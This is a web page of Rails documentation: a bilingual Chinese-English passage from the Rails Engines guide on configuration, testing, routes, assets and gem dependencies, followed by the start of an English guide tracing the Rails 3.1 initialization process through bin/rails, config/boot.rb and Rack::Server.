|  |
| --- |
| mattr\_accessor :user\_class |

This method works like its brothers attr\_accessor and cattr\_accessor, but provides a setter and getter method on the module with the specified name. To use it, it must be referenced using Blorgh.user\_class. 它的工作方法就好像 attr\_accessor 和 cattr\_accessor，但是在模块中提供了一个 ‘setter’ 和 ‘getter’ 方法给指定的名称。要使用它，它必须引用 Blorgh.user\_class。

接下来是打开 Blorgh::Post 开关到这个新的设置。对于这个 ‘model’ (app/models/blorgh/post.rb)的 belongs\_to 关系，现在会是这样：

|  |
| --- |
| belongs\_to :author, :class\_name => Blorgh.user\_class |

The set\_author method also located in this class should also use this class: set\_author 方法也位于这个类中应该也使用这个类：

|  |
| --- |
| self.author = Blorgh.user\_class.constantize.find\_or\_create\_by\_name(author\_name) |

要保存在任何时候调用 user\_class 的 constantize，作为替代你可以仅仅覆盖在 lib/blorgh.rb 里的 Blorgh ‘module’ 中的 user\_class getter method 用于在返回结果之前的保存值的时候总是调用 constantize：

|  |
| --- |
| def self.user\_class    @@user\_class.constantize  end |

This would then turn the above code for self.author= into this: 这里将会转换上面对于 self.author= 的代码成这样：

|  |
| --- |
| self.author = Blorgh.user\_class.find\_or\_create\_by\_name(author\_name) |

结果要短一点了，在行为上更加含蓄。user\_class 方法应该总是返回一个 Class 对象。

To set this configuration setting within the application, an initializer should be used. By using an initializer, the configuration will be set up before the application starts and calls the engine’s models which may depend on this configuration setting existing. 要在应用程序中设置这个配置，会使用一个 ’initializer’。通过使用一个 ’initializer’，配置信息将会在启动应用程序和调用 engine 的 ‘model’ 之前被设置好，它可能依赖于存在的 configuration setting。

在安装了 blorgh engine 的应用程序中的 config/initializers/blorgh.rb 创建一个新的 ’initializer’并且放入如下内容：

|  |
| --- |
| Blorgh.user\_class = "User" |

这里的类使用 String 版的很重要，而不是类本身。如果你使用的类 Rails 会尝试导入这个类并且引用相关的表，这里可能会导致问题如果表不存在。因此，一个 String 应该被使用并且转换一个存在的类后面通过使用 engine 中的 constantize。

Go ahead and try to create a new post. You will see that it works exactly in the same way as before, except this time the engine is using the configuration setting in config/initializers/blorgh.rb to learn what the class is. 继续向前并且尝试创建一个新的文章。你将会看到和开始工作的方式一样的，但这次 engine 使用在 config/initializers/blorgh.rb 中的配置设置来学习类是什么。

There are now no strict dependencies on what the class is, only what the class’s API must be. The engine simply requires this class to define a find\_or\_create\_by\_name method which returns an object of that class to be associated with a post when it’s created. This object, of course, should have some sort of identifier by which it can be referenced. 这里现在并不严格依赖于类是什么（不管存在与否，只是字符串），仅仅是依赖（Engine类的）类 ’API’。engine 简单的请求这个类定义一个 find\_or\_create\_by\_name 方法用来访问文章创建的时候关联的类的对象。这个对象，当然，应该有能够引用它的一系列的 ’identifier’。

**4.4.2 General engine configuration**

Within an engine, there may come a time where you wish to use things such as initializers, internationalization or other configuration options. The great news is that these things are entirely possible because a Rails engine shares much the same functionality as a Rails application. In fact, a Rails application’s functionality is actually a superset of what is provided by engines! 在一个 engine 中，有时候你会希望使用这样的东西例如 initializers， internationalization 或者 其他的 configuration 选项。好消息是这些是完全可能的因为Rails engine 共享了很多与应用程序相同的功能。事实上，一个 Rails 应用程序的功能实际上是一个由 engine 提供的功能的大集合！

If you wish to use an initializer — code that should run before the engine is loaded — the place for it is the config/initializers folder. This directory’s functionality is explained in the [Initializers section](http://guides.rubyonrails.org/configuring.html#initializers) of the Configuring guide, and works precisely the same way as the config/initializers directory inside an application. Same goes for if you want to use a standard initializer. 如果你希望使用一个 ‘initializer’ — 代码应该在 engine 被导入之前运行 — 它的位置在 config/initializers 文件夹。这个目录的功能的解释在配置教程 [Initializers section](http://guides.rubyonrails.org/configuring.html#initializers) ，并且恰好于应用程序中的 config/initializers 目录相同。如果你想使用一个标准的 ‘initializer’ 也一样。

对于 ‘locales’ 文件，简单的放置 ‘locales’ 文件到 config/locales 目录，就像你在应用程序中一样。

**5 Testing an engine**

当一个 engie 被创建后在 test/dummy 里面应该会有一个简单的 ‘dummy’ 应用程序。这个应用程序被用来挂载 engine 并且使得测试极其简单。你可以通过在目录中创建 controllers， models 或 views 来扩展这个应用程序，并且随后使用它们来测试你的engine。

test 目录应该被看作是一个典型的 Rails 测试环境，允许 unit, functional 和 integration 测试.

**5.1 Functional tests**

A matter worth taking into consideration when writing functional tests is that the tests are going to be running on an application — the test/dummy application — rather than your engine. This is due to the setup of the testing environment; an engine needs an application as a host for testing its main functionality, especially controllers. This means that if you were to make a typical GET to a controller in a controller’s functional test like this: 一个值得考虑的问题，在编写功能测试的时候是测试打算运行在一个应用程序上 — test/dummy 应用程序 — 而不是你的 engine。这是因为测试环境的设置；一个 engine 需要一个应用程序作为宿主来测试主要的功能，尤其是 ’controllers’。这里的意思是如果你希望产生一个典型的 GET 到一个如下的控制器的功能测试：

|  |
| --- |
| get :index |

It may not function correctly. This is because the application doesn’t know how to route these requests to the engine unless you explicitly tell it **how**. To do this, you must pass the :use\_route option (as a parameter) on these requests also: 它可能无法正常工作。这是因为应用程序不知道怎样 route这些请求到 engine 除非你准确的告诉它\*怎么做\*。要这样做，你必须提供 :use\_route 选项（作为一个参数）在这些请求：

|  |
| --- |
| get :index, :use\_route => :blorgh |

This tells the application that you still want to perform a GET request to the index action of this controller, just that you want to use the engine’s route to get there, rather than the application. 这告诉应用程序你仍然希望执行一个 GET 到这个控制器的 index ’action’，只要是你希望使用在 engine 中的 ‘route’ 到达那里，而不是在应用程序中。

**6 Improving engine functionality**

本节着眼于覆盖或添加功能 engine 所提供的 views， controllers 和 models。

**6.1 Overriding views**

当 Rails 查找一个 ‘view’ 来渲染，它将会首先查找应用程序的 app/views 目录。如果这里不能找到 ’view’，那么它将会检查所有拥有 app/views这个目录的 engine。

在 blorgh engine中，这里有一个正确的文件在 app/views/blorgh/posts/index.html.erb。当 engine 被请求渲染 Blorgh::PostsController’ 的 index ‘action’ 的 ’view’。他会首先看到如果它可以在应用程序中 app/views/blorgh/posts/index.html.erb 被找到并且如果不能它将会在 engine 中查找。

通过在应用程序(添加相应的 ‘view’)中覆盖这个 ’view’，通过简单的创建一个新文件在app/views/blorgh/posts/index.html.erb，你可以完全改变 ‘view’ 的正常输出。

这里尝试创建一个新文件在 app/views/blorgh/posts/index.html.erb 并且在其中放入这样的内容。

|  |
| --- |
| <h1>Posts</h1>  <%= link\_to "New Post", new\_post\_path %>  <% @posts.each do |post| %>    <h2><%= post.title %></h2>    <small>By <%= post.author %></small>    <%= simple\_format(post.text) %>    <hr>  <% end %> |

**6.2 Routes**

在一个 engine 中的路由，默认是于应用程序隔离的。是因为 Engine 中 isolate\_namespace 被调用。这里的本质上的意思是应用程序和它的 engine 可以有相同名字的 route，并且它们不会冲突。

Engine 中的路由被 ‘drawn’ 在 config/routes.rb 中的 Engine 类中，像这样：

|  |
| --- |
| Blorgh::Engine.routes.draw do    resources :posts  end |

由于有像这样的隔离路由，如果你希望从应用程序中连接一个 engine 的一个区域，你将需要使用 engine 的路由前缀的方法。类似调用 posts\_path 这样常规的方法可能会去到一个位置的目的地如果应用程序和 engine 中都有这样的 helper 被定义。

For instance, the following example would go to the application’s posts\_path if that template was rendered from the application, or the engine’s posts\_path if it was rendered from the engine: 例如，随后的例子将会来到应用程序的 posts\_path 如果 ‘template’ 被应用程序渲染，或者 engine 的 posts\_path 如果它被 engine 渲染：

|  |
| --- |
| <%= link\_to "Blog posts", posts\_path %> |

要使的这个路由一直使用 engine 的 posts\_path 路由 ‘helper’ 方法，我们必须在这个 ’helper’前调用与 engine 名称相同的前缀方法。

|  |
| --- |
| <%= link\_to "Blog posts", blorgh.posts\_path %> |

如果你希望在 engine 中引用应用程序，简单的方式，使用 main\_app ‘helper’:

|  |
| --- |
| <%= link\_to "Home", main\_app.root\_path %> |

如果你在 engine 中使用它，它将会\*总是\*来到应用程序的根目录。如果你离开 main\_app “routing proxy” 方法调用，它将会潜在的来到 engine 或者应用程序的根目录，取决于在哪调（应该是template位置的不同）用它。

If a template is rendered from within an engine and it’s attempting to use one of the application’s routing helper methods, it may result in an undefined method call. If you encounter such an issue, ensure that you’re not attempting to call the application’s routing methods without the main\_app prefix from within the engine. 如果 ‘template’ 在一个 engine 中渲染并且它的企图是使用一个应用程序的路由 ‘helper’ 方法，它可能以一个未定义的方法调用作为结果。如果你遭遇这样的问题，请确保在 engine 中没有 main\_app 的方法你不打算调用应用程序的路由方法。

**6.3 Assets**

Engine 中的 ‘assets’ 工作方式和一个完全的应用程序相同。因为 engine 类继承至 Rails::Engine，应用程序将会知道查找 engine 中的 app/assets 目录（来获取）潜在的资源。

Much like all the other components of an engine, the assets should also be namespaced. This means if you have an asset called style.css, it should be placed at app/assets/stylesheets/[engine name]/style.css, rather than app/assets/stylesheets/style.css. If this asset wasn’t namespaced, then there is a possibility that the host application could have an asset named identically, in which case the application’s asset would take precedence and the engine’s one would be all but ignored. 与 engine 的其他组件非常相似，’assets’ 也是被名称空间化的。这里的意思是如果你有一个 style.css 的 ‘asset’ 调用，它将会被放在在 app/assets/stylesheets/[engine name]/style.css 而不是 app/assets/stylesheets/style.css。如果这个 ‘asset’ 没有名称空间化，那么这里有可能宿主应用程序有一个相同名称的 ’asset’，在这种情况下，应用程序的 ’asset’将优先考虑那么engine的会被忽略。

Imagine that you did have an asset located at app/assets/stylesheets/blorgh/style.css To include this asset inside an application, just use stylesheet\_link\_tag and reference the asset as if it were inside the engine: 试想你确实有一个 ‘asset’ 位于 app/assets/stylesheets/blorgh/style.css 要包含这个 ‘asset’ 到一个应用程序中，仅仅使用 stylesheet\_link\_tag 并且引用这个 ‘asset’ 如果它在 engine中：

|  |
| --- |
| <%= stylesheet\_link\_tag "blorgh/style.css" %> |

你也可以指定这些 ‘asset’ 作为其他 ‘asset’ 的依赖在处理文件中使用 ‘Asset Pipeline’ 调用声明：

|  |
| --- |
| /\*   \*= require blorgh/style  \*/ |

**6.4 Separate Assets & Precompiling**

这里是些解决方案，你的 engine 的 ‘asset’ 不被宿主应用程序需要的。例如，这样说你仅仅在你的 engine 创建了一个管理员功能。这个情况下，宿主应用程序不需要 admin.css 或者 admin.js。仅仅是 gem 的 ‘admin’ ‘layout’ 需要这些 ‘asset’.宿主应用程序去’include’ "blorg/admin.css" 这样没有意义。在这个解决方案中你需要准确的定义这些 ‘asset’ 来 ’precompilation’。 这里告诉 ‘sprockets’ 在 rake assets:precompile运行的时候添加你的 engine ’asset’。

你可以在 engine.rb 定义 ‘asset’ 来进行预编译

|  |
| --- |
| initializer do |app|    app.config.assets.precompile += %w(admin.css admin.js)  end |

更多的信息，阅读 [Asset Pipeline guide](http://guides.rubyonrails.org/asset_pipeline.html)

**6.5 Other gem dependencies**

在一个 engine 中的 Gem 依赖应该在 .gemspec 文件中指定，那在 engine 的根目录中。这样做的原因是 engine 可能会作为一个 gem 来安装。如果依赖被指定在 Gemfile 中，这些将不会被传统安装的 gem 认可因此他们将不会被安装，导致 engine 故障。

要指定一个依赖其应该在和传统方式 gem install 安装 engine 安装期间安装，在 engine中的 .gemspec 文件的的 Gem::Specification 代码块中指定它：

|  |
| --- |
| s.add\_dependency "moo" |

要指定一个依赖仅仅作为一个应用程序的 ‘development dependency’，这样指定：

|  |
| --- |
| s.add\_development\_dependency "moo" |

当运行 bundle install 各种依赖将会被安装的时候。这个 gem 的开发模式依赖仅仅在当这个 engine 运行测试的时候使用。

## 5.13、[The Rails Initialization Process](http://guides.ruby-china.org/initialization.html)

This guide explains the internals of the initialization process in Rails as of Rails 3.1. It is an extremely in-depth guide and recommended for advanced Rails developers.

* Using rails server
* Using Passenger

### 目录

1. [Launch!](http://guides.ruby-china.org/initialization.html#1)
   * [bin/rails](http://guides.ruby-china.org/initialization.html#1-1)
   * [railties/lib/rails/cli.rb](http://guides.ruby-china.org/initialization.html#1-2)
   * [script/rails](http://guides.ruby-china.org/initialization.html#1-3)
   * [config/boot.rb](http://guides.ruby-china.org/initialization.html#1-4)
   * [rails/commands.rb](http://guides.ruby-china.org/initialization.html#1-5)
   * [actionpack/lib/action\_dispatch.rb](http://guides.ruby-china.org/initialization.html#1-6)
   * [activesupport/lib/active\_support.rb](http://guides.ruby-china.org/initialization.html#1-7)
   * [activesupport/lib/active\_support/lazy\_load\_hooks.rb](http://guides.ruby-china.org/initialization.html#1-8)
   * [activesupport/lib/active\_support/inflector/methods.rb](http://guides.ruby-china.org/initialization.html#1-9)
   * [actionpack/lib/action\_dispatch.rb cont’d.](http://guides.ruby-china.org/initialization.html#1-10)
   * [rails/commands/server.rb](http://guides.ruby-china.org/initialization.html#1-11)
   * [Rack: lib/rack/server.rb](http://guides.ruby-china.org/initialization.html#1-12)
   * [Rails::Server#start](http://guides.ruby-china.org/initialization.html#1-13)
   * [config/environment.rb](http://guides.ruby-china.org/initialization.html#1-14)
   * [config/application.rb](http://guides.ruby-china.org/initialization.html#1-15)
2. [Loading Rails](http://guides.ruby-china.org/initialization.html#2)
   * [railties/lib/rails/all.rb](http://guides.ruby-china.org/initialization.html#2-1)
   * [railties/lib/rails.rb](http://guides.ruby-china.org/initialization.html#2-2)
   * [railties/lib/rails/ruby\_version\_check.rb](http://guides.ruby-china.org/initialization.html#2-3)
   * [active\_support/core\_ext/kernel/reporting.rb](http://guides.ruby-china.org/initialization.html#2-4)
   * [active\_support/core\_ext/logger.rb](http://guides.ruby-china.org/initialization.html#2-5)
   * [railties/lib/rails/application.rb](http://guides.ruby-china.org/initialization.html#2-6)
   * [active\_support/file\_update\_checker.rb](http://guides.ruby-china.org/initialization.html#2-7)
   * [railties/lib/rails/plugin.rb](http://guides.ruby-china.org/initialization.html#2-8)
   * [railties/lib/rails/engine.rb](http://guides.ruby-china.org/initialization.html#2-9)
   * [railties/lib/rails/railtie.rb](http://guides.ruby-china.org/initialization.html#2-10)
   * [railties/lib/rails/initializable.rb](http://guides.ruby-china.org/initialization.html#2-11)
   * [railties/lib/rails/configuration.rb](http://guides.ruby-china.org/initialization.html#2-12)
   * [activesupport/lib/active\_support/deprecation.rb](http://guides.ruby-china.org/initialization.html#2-13)
   * [activesupport/lib/active\_support/deprecation/behaviors.rb](http://guides.ruby-china.org/initialization.html#2-14)
   * [activesupport/lib/active\_support/notifications.rb](http://guides.ruby-china.org/initialization.html#2-15)
   * [activesupport/core\_ext/array/wrap](http://guides.ruby-china.org/initialization.html#2-16)
   * [activesupport/lib/active\_support/deprecation/reporting.rb](http://guides.ruby-china.org/initialization.html#2-17)
   * [activesupport/lib/active\_support/deprecation/method\_wrappers.rb](http://guides.ruby-china.org/initialization.html#2-18)
   * [activesupport/lib/active\_support/deprecation/proxy\_wrappers.rb](http://guides.ruby-china.org/initialization.html#2-19)
   * [active\_support/ordered\_options](http://guides.ruby-china.org/initialization.html#2-20)
   * [railties/lib/rails/paths.rb](http://guides.ruby-china.org/initialization.html#2-21)
   * [railties/lib/rails/rack.rb](http://guides.ruby-china.org/initialization.html#2-22)
   * [activesupport/lib/active\_support/inflector.rb](http://guides.ruby-china.org/initialization.html#2-23)
   * [active\_support/inflections](http://guides.ruby-china.org/initialization.html#2-24)
   * [activesupport/lib/active\_support/inflector/transliterate.rb](http://guides.ruby-china.org/initialization.html#2-25)
   * [Back to railties/lib/rails/railtie.rb](http://guides.ruby-china.org/initialization.html#2-26)
   * [railties/lib/rails/initializable.rb](http://guides.ruby-china.org/initialization.html#2-27)
   * [railties/lib/rails/engine.rb](http://guides.ruby-china.org/initialization.html#2-28)
   * [railties/lib/rails/engine/railties.rb](http://guides.ruby-china.org/initialization.html#2-29)
   * [Back to railties/lib/rails/engine.rb](http://guides.ruby-china.org/initialization.html#2-30)
   * [Back to railties/lib/rails/plugin.rb](http://guides.ruby-china.org/initialization.html#2-31)
   * [Back to railties/lib/rails/application.rb](http://guides.ruby-china.org/initialization.html#2-32)
   * [railties/lib/rails/version.rb](http://guides.ruby-china.org/initialization.html#2-33)
   * [activesupport/lib/active\_support/railtie.rb](http://guides.ruby-china.org/initialization.html#2-34)
   * [activesupport/lib/active\_support/i18n\_railtie.rb](http://guides.ruby-china.org/initialization.html#2-35)
   * [railties/lib/rails/railtie/configuration.rb](http://guides.ruby-china.org/initialization.html#2-36)
   * [Back to activesupport/lib/active\_support/i18n\_railtie.rb](http://guides.ruby-china.org/initialization.html#2-37)
   * [Back to activesupport/lib/active\_support/railtie.rb](http://guides.ruby-china.org/initialization.html#2-38)
   * [activesupport/lib/action\_dispatch/railtie.rb](http://guides.ruby-china.org/initialization.html#2-39)
   * [activesupport/lib/action\_dispatch.rb](http://guides.ruby-china.org/initialization.html#2-40)
   * [activemodel/lib/active\_model.rb](http://guides.ruby-china.org/initialization.html#2-41)
   * [activesupport/lib/active\_support/i18n.rb](http://guides.ruby-china.org/initialization.html#2-42)
   * [Back to activesupport/lib/action\_dispatch.rb](http://guides.ruby-china.org/initialization.html#2-43)
   * [Back to activesupport/lib/action\_dispatch/railtie.rb](http://guides.ruby-china.org/initialization.html#2-44)
   * [Back to railties/lib/rails.rb](http://guides.ruby-china.org/initialization.html#2-45)
   * [Back to railties/lib/rails/all.rb](http://guides.ruby-china.org/initialization.html#2-46)
   * [activerecord/lib/active\_record/railtie.rb](http://guides.ruby-china.org/initialization.html#2-47)
   * [activerecord/lib/active\_record.rb](http://guides.ruby-china.org/initialization.html#2-48)
   * [Back to activerecord/lib/active\_record/railtie.rb](http://guides.ruby-china.org/initialization.html#2-49)
   * [actionpack/lib/action\_controller/railtie.rb](http://guides.ruby-china.org/initialization.html#2-50)
   * [actionpack/lib/action\_view.rb](http://guides.ruby-china.org/initialization.html#2-51)

This guide goes through every single file, class and method call that is required to boot up the Ruby on Rails stack for a default Rails 3.1 application, explaining each part in detail along the way. For this guide, we will be focusing on how the two most common methods (rails server and Passenger) boot a Rails application.

Paths in this guide are relative to Rails or a Rails application unless otherwise specified.

### 1 Launch!

As of Rails 3, script/server has become rails server. This was done to centralize all rails related commands to one common file.

#### 1.1 bin/rails

The actual rails command is kept in bin/rails:

|  |
| --- |
| #!/usr/bin/env ruby    begin    require "rails/cli"  rescue LoadError    railties\_path = File.expand\_path('../../railties/lib', \_\_FILE\_\_)    $:.unshift(railties\_path)    require "rails/cli"  end |

This file will attempt to load rails/cli. If it cannot find it then railties/lib is added to the load path ($:) before retrying.

#### 1.2 railties/lib/rails/cli.rb

This file looks like this:

|  |
| --- |
| require 'rbconfig'  require 'rails/script\_rails\_loader'    # If we are inside a Rails application this method performs an exec and thus  # the rest of this script is not run.  Rails::ScriptRailsLoader.exec\_script\_rails!    require 'rails/ruby\_version\_check'  Signal.trap("INT") { puts; exit }    if ARGV.first == 'plugin'    ARGV.shift    require 'rails/commands/plugin\_new'  else    require 'rails/commands/application'  end |

The rbconfig file from the Ruby standard library provides us with the RbConfig class which contains detailed information about the Ruby environment, including how Ruby was compiled. We can see this in use in railties/lib/rails/script\_rails\_loader.

|  |
| --- |
| require 'pathname'    module Rails    module ScriptRailsLoader      RUBY = File.join(\*RbConfig::CONFIG.values\_at("bindir", "ruby\_install\_name")) + RbConfig::CONFIG["EXEEXT"]      SCRIPT\_RAILS = File.join('script', 'rails')      ...      end  end |

The rails/script\_rails\_loader file uses RbConfig::Config to obtain the bin\_dir and ruby\_install\_name values for the configuration which together form the path to the Ruby interpreter. The RbConfig::CONFIG["EXEEXT"] will suffix this path with “.exe” if the script is running on Windows. This constant is used later on in exec\_script\_rails!. As for the SCRIPT\_RAILS constant, we’ll see that when we get to the in\_rails\_application? method.

Back in rails/cli, the next line is this:

|  |
| --- |
| Rails::ScriptRailsLoader.exec\_script\_rails! |

This method is defined in rails/script\_rails\_loader:

|  |
| --- |
| def self.exec\_script\_rails!    cwd = Dir.pwd    return unless in\_rails\_application? || in\_rails\_application\_subdirectory?    exec RUBY, SCRIPT\_RAILS, \*ARGV if in\_rails\_application?    Dir.chdir("..") do      # Recurse in a chdir block: if the search fails we want to be sure      # the application is generated in the original working directory.      exec\_script\_rails! unless cwd == Dir.pwd    end  rescue SystemCallError    # could not chdir, no problem just return  end |

This method will first check if the current working directory (cwd) is a Rails application or a subdirectory of one. This is determined by the in\_rails\_application? method:

|  |
| --- |
| def self.in\_rails\_application?    File.exists?(SCRIPT\_RAILS)  end |

The SCRIPT\_RAILS constant defined earlier is used here, with File.exists? checking for its presence in the current directory. If this method returns false then in\_rails\_application\_subdirectory? will be used:

|  |
| --- |
| def self.in\_rails\_application\_subdirectory?(path = Pathname.new(Dir.pwd))    File.exists?(File.join(path, SCRIPT\_RAILS)) || !path.root? && in\_rails\_application\_subdirectory?(path.parent)  end |

This climbs the directory tree until it reaches a path which contains a script/rails file. If a directory containing this file is reached then this line will run:

|  |
| --- |
| exec RUBY, SCRIPT\_RAILS, \*ARGV if in\_rails\_application? |

This is effectively the same as running ruby script/rails [arguments], where [arguments] at this point in time is simply “server”.

#### 1.3 script/rails

This file is as follows:

|  |
| --- |
| APP\_PATH = File.expand\_path('../../config/application',  \_\_FILE\_\_)  require File.expand\_path('../../config/boot',  \_\_FILE\_\_)  require 'rails/commands' |

The APP\_PATH constant will be used later in rails/commands. The config/boot file referenced here is the config/boot.rb file in our application which is responsible for loading Bundler and setting it up.

#### 1.4 config/boot.rb

config/boot.rb contains this:

|  |
| --- |
| require 'rubygems'    # Set up gems listed in the Gemfile.  gemfile = File.expand\_path('../../Gemfile', \_\_FILE\_\_)  begin    ENV['BUNDLE\_GEMFILE'] = gemfile    require 'bundler'    Bundler.setup  rescue Bundler::GemNotFound => e    STDERR.puts e.message    STDERR.puts "Try running `bundle install`."    exit!  end if File.exist?(gemfile) |

In a standard Rails application, there’s a Gemfile which declares all dependencies of the application. config/boot.rb sets ENV["BUNDLE\_GEMFILE"] to the location of this file, then requires Bundler and calls Bundler.setup which adds the dependencies of the application (including all the Rails parts) to the load path, making them available for the application to load. The gems that a Rails 3.1 application depends on are as follows:

* abstract (1.0.0)
* actionmailer (3.1.0.beta)
* actionpack (3.1.0.beta)
* activemodel (3.1.0.beta)
* activerecord (3.1.0.beta)
* activesupport (3.1.0.beta)
* arel (2.0.7)
* builder (3.0.0)
* bundler (1.0.6)
* erubis (2.6.6)
* i18n (0.5.0)
* mail (2.2.12)
* mime-types (1.16)
* polyglot (0.3.1)
* rack (1.2.1)
* rack-cache (0.5.3)
* rack-mount (0.6.13)
* rack-test (0.5.6)
* rails (3.1.0.beta)
* railties (3.1.0.beta)
* rake (0.8.7)
* sqlite3-ruby (1.3.2)
* thor (0.14.6)
* treetop (1.4.9)
* tzinfo (0.3.23)

#### 1.5 rails/commands.rb

Once config/boot.rb has finished, the next file that is required is rails/commands which will execute a command based on the arguments passed in. In this case, the ARGV array simply contains server which is extracted into the command variable using these lines:

|  |
| --- |
| aliases = {    "g"  => "generate",    "c"  => "console",    "s"  => "server",    "db" => "dbconsole",    "r"  => "runner"  }    command = ARGV.shift  command = aliases[command] || command |

If we used s rather than server, Rails will use the aliases defined in the file and match them to their respective commands. With the server command, Rails will run this code:

|  |
| --- |
| when 'server'    # Change to the application's path if there is no config.ru file in current dir.    # This allows us to run script/rails server from other directories, but still get    # the main config.ru and properly set the tmp directory.    Dir.chdir(File.expand\_path('../../', APP\_PATH)) unless File.exists?(File.expand\_path("config.ru"))      require 'rails/commands/server'    Rails::Server.new.tap { |server|      # We need to require application after the server sets environment,      # otherwise the --environment option given to the server won't propagate.      require APP\_PATH      Dir.chdir(Rails.application.root)      server.start    } |

This file will change into the root of the directory (a path two directories back from APP\_PATH which points at config/application.rb), but only if the config.ru file isn’t found. This then requires rails/commands/server which requires action\_dispatch and sets up the Rails::Server class.

#### 1.6 actionpack/lib/action\_dispatch.rb

Action Dispatch is the routing component of the Rails framework. It depends on Active Support, actionpack/lib/action\_pack.rb and Rack being available. The first thing required here is active\_support.

#### 1.7 activesupport/lib/active\_support.rb

This file begins with requiring active\_support/lib/active\_support/dependencies/autoload.rb which redefines Ruby’s autoload method to have a little more extra behaviour especially in regards to eager autoloading. Eager autoloading is the loading of all required classes and will happen when the config.cache\_classes setting is true. The required file also requires another file: active\_support/lazy\_load\_hooks

#### 1.8 activesupport/lib/active\_support/lazy\_load\_hooks.rb

This file defines the ActiveSupport.on\_load hook which is used to execute code when specific parts are loaded. We’ll see this in use a little later on.

This file begins with requiring active\_support/inflector/methods.

#### 1.9 activesupport/lib/active\_support/inflector/methods.rb

The methods.rb file is responsible for defining methods such as camelize, underscore and dasherize as well as a slew of others. The [ActiveSupport::Inflector documentation](http://api.rubyonrails.org/classes/ActiveSupport/Inflector.html) covers them all pretty decently.

In this file there are a lot of lines such as this inside the ActiveSupport module:

|  |
| --- |
| autoload :Inflector |

Due to the overriding of the autoload method, Ruby will know how to look for this file at activesupport/lib/active\_support/inflector.rb when the Inflector class is first referenced.

The active\_support/lib/active\_support/version.rb that is also required here simply defines an ActiveSupport::VERSION constant which defines a couple of constants inside this module, the main constant of this is ActiveSupport::VERSION::STRING which returns the current version of ActiveSupport.

The active\_support/lib/active\_support.rb file simply defines the ActiveSupport module and some autoloads (eager and of the normal variety) for it.

#### 1.10 actionpack/lib/action\_dispatch.rb cont’d.

Now back to action\_pack/lib/action\_dispatch.rb. The next require in this file is one for action\_pack, which simply calls action\_pack/version.rb which defines ActionPack::VERSION and the constants, much like ActiveSpport does.

After this line, there’s a require to active\_model which simply defines autoloads for the ActiveModel part of Rails and sets up the ActiveModel module which is used later on.

The last of the requires is to rack, which like the active\_model and active\_support requires before it, sets up the Rack module as well as the autoloads for constants within it.

Finally in action\_dispatch.rb the ActionDispatch module and **its** autoloads are declared.

#### 1.11 rails/commands/server.rb

The Rails::Server class is defined in this file as inheriting from Rack::Server. When Rails::Server.new is called, this calls the initialize method in rails/commands/server.rb:

|  |
| --- |
| def initialize(\*)    super    set\_environment  end |

Firstly, super is called which calls the initialize method on Rack::Server.

#### 1.12 Rack: lib/rack/server.rb

Rack::Server is responsible for providing a common server interface for all Rack-based applications, which Rails is now a part of.

The initialize method in Rack::Server simply sets a couple of variables:

|  |
| --- |
| def initialize(options = nil)    @options = options    @app = options[:app] if options && options[:app]  end |

In this case, options will be nil so nothing happens in this method.

After super has finished in Rack::Server, we jump back to rails/commands/server.rb. At this point, set\_environment is called within the context of the Rails::Server object and this method doesn’t appear to do much at first glance:

|  |
| --- |
| def set\_environment    ENV["RAILS\_ENV"] ||= options[:environment]  end |

In fact, the options method here does quite a lot. This method is defined in Rack::Server like this:

|  |
| --- |
| def options    @options ||= parse\_options(ARGV)  end |

Then parse\_options is defined like this:

|  |
| --- |
| def parse\_options(args)    options = default\_options      # Don't evaluate CGI ISINDEX parameters.    # <http://hoohoo.ncsa.uiuc.edu/cgi/cl.html>    args.clear if ENV.include?("REQUEST\_METHOD")      options.merge! opt\_parser.parse! args    options[:config] = ::File.expand\_path(options[:config])    ENV["RACK\_ENV"] = options[:environment]    options  end |

With the default\_options set to this:

|  |
| --- |
| def default\_options    {      :environment => ENV['RACK\_ENV'] || "development",      :pid         => nil,      :Port        => 9292,      :Host        => "0.0.0.0",      :AccessLog   => [],      :config      => "config.ru"    }  end |

There is no REQUEST\_METHOD key in ENV so we can skip over that line. The next line merges in the options from opt\_parser which is defined plainly in Rack::Server

|  |
| --- |
| def opt\_parser    Options.new  end |

The class **is** defined in Rack::Server, but is overwritten in Rails::Server to take different arguments. Its parse! method begins like this:

|  |
| --- |
| def parse!(args)    args, options = args.dup, {}      opt\_parser = OptionParser.new do |opts|      opts.banner = "Usage: rails server [mongrel, thin, etc] [options]"      opts.on("-p", "--port=port", Integer,              "Runs Rails on the specified port.", "Default: 3000") { |v| options[:Port] = v }    ... |

This method will set up keys for the options which Rails will then be able to use to determine how its server should run. After initialize has finished, then the start method will launch the server.

#### 1.13 Rails::Server#start

This method is defined like this:

|  |
| --- |
| def start    puts "=> Booting #{ActiveSupport::Inflector.demodulize(server)}"    puts "=> Rails #{Rails.version} application starting in #{Rails.env} on http://#{options[:Host]}:#{options[:Port]}"    puts "=> Call with -d to detach" unless options[:daemonize]    trap(:INT) { exit }    puts "=> Ctrl-C to shutdown server" unless options[:daemonize]      #Create required tmp directories if not found    %w(cache pids sessions sockets).each do |dir\_to\_make|      FileUtils.mkdir\_p(Rails.root.join('tmp', dir\_to\_make))    end      super  ensure    # The '-h' option calls exit before @options is set.    # If we call 'options' with it unset, we get double help banners.    puts 'Exiting' unless @options && options[:daemonize]  end |

This is where the first output of the Rails initialization happens. This method creates a trap for INT signals, so if you CTRLC the server, it will exit the process. As we can see from the code here, it will create the tmp/cache, tmp/pids, tmp/sessions and tmp/sockets directories if they don't already exist prior to calling super. The super method will call Rack::Server.start+ which begins its definition like this:

|  |
| --- |
| def start    if options[:warn]      $-w = true    end      if includes = options[:include]      $LOAD\_PATH.unshift(\*includes)    end      if library = options[:require]      require library    end      if options[:debug]      $DEBUG = true      require 'pp'      p options[:server]      pp wrapped\_app      pp app    end  end |

In a Rails application, these options are not set at all and therefore aren’t used at all. The first line of code that’s executed in this method is a call to this method:

|  |
| --- |
| wrapped\_app |

This method calls another method:

|  |
| --- |
| @wrapped\_app ||= build\_app app |

Then the app method here is defined like so:

|  |
| --- |
| def app    @app ||= begin      if !::File.exist? options[:config]        abort "configuration #{options[:config]} not found"      end        app, options = Rack::Builder.parse\_file(self.options[:config], opt\_parser)      self.options.merge! options      app    end  end |

The options[:config] value defaults to config.ru which contains this:

|  |
| --- |
| # This file is used by Rack-based servers to start the application.    require ::File.expand\_path('../config/environment',  \_\_FILE\_\_)  run YourApp::Application |

The Rack::Builder.parse\_file method here takes the content from this config.ru file and parses it using this code:

|  |
| --- |
| app = eval "Rack::Builder.new {( " + cfgfile + "\n )}.to\_app",      TOPLEVEL\_BINDING, config |

